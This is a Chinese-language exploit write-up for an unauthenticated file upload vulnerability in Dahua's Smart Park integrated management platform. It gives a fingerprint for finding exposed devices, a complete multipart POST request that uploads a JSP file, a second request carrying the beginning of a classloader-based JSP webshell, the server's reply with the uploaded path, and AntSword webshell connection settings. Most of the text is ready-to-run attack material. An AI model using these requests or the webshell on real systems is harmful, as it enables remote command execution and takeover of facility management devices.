

D2-14大华-智慧园区综合管理平台-文件上传

漏洞描述：

大华智慧园区设备开放了文件上传功能，但未在上传的文件类型、大小、格式、路径等方面进行严格的限制和过滤，导致攻击者可以通过构造恶意文件并上传到设备上，然后利用该漏洞获取权限并执行任意命令。

网站图片：



网络测绘：

fofa语法：

鹰图指纹：web.body="/WPMS/asset/lib/gridster"

漏洞复现：

payload:


```
POST /publishing/publishing/material/file/video HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: multipart/form-data; boundary=dd8f988919484abab3816881c55272a7
Accept-Encoding: gzip, deflate
Connection: close

--dd8f988919484abab3816881c55272a7
Content-Disposition: form-data; name="Filedata"; filename="a.jsp"

test
--dd8f988919484abab3816881c55272a7
Content-Disposition: form-data; name="Submit"


submit
--dd8f988919484abab3816881c55272a7--
```

效果图：



验证url

http://your-ip/publishingImg/VIDEO/返回的文件名.jsp



test

上传马子

Request

```
1 POST /publishing/publishing/material/file/video-HTTP/1.1
2 Host: 192.168.1.100:9080
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
4 Content-Type: multipart/form-data; boundary=dd8f988919484abab3816881c55272a7
5 Accept-Encoding: gzip, deflate
6 Connection: close
7
8 --dd8f988919484abab3816881c55272a7
9 Content-Disposition: form-data; name="Filedata"; filename="b.jsp"
10
11 <%!
12 class U extends ClassLoader {
13     U(ClassLoader c) {
14         super(c);
15     }
16     public Class g(byte[] b) {
17         return super.defineClass(b, 0, b.length);
18     }
19 }
20
21 public byte[] base64Decode(String str) throws Exception {
```

Responses 92bytes / 86ms

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Sat, 12 Aug 2023 17:18:14 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: close
6 Set-Cookie: JSESSIONID=139CB4CA6EC75CF1D3AA24148ADBFEFA; Path=/publishing; HttpOnly
7 Content-Length: 92
8
9 {"data":{"id":323,"path":"VIDEO/230813011814101806.jsp"},
  "errMsg":"success!","success":true}
```

AntSword 编辑 窗口 调试

设置

数据管理 (0)

URL地址 IP地址

添加数据

添加 清空 测试连接

基础配置

URL地址 * http://192.168.1.100:9080/publishingImg/VIDEO/230813011814101806.jsp

连接密码 * passwd

网站备注

编码设置 UTF8

连接类型 JSP

编码器

default (不推荐)

解码器

default

请求信息

分类目录 (1)

添加 重命名 删除

默认分类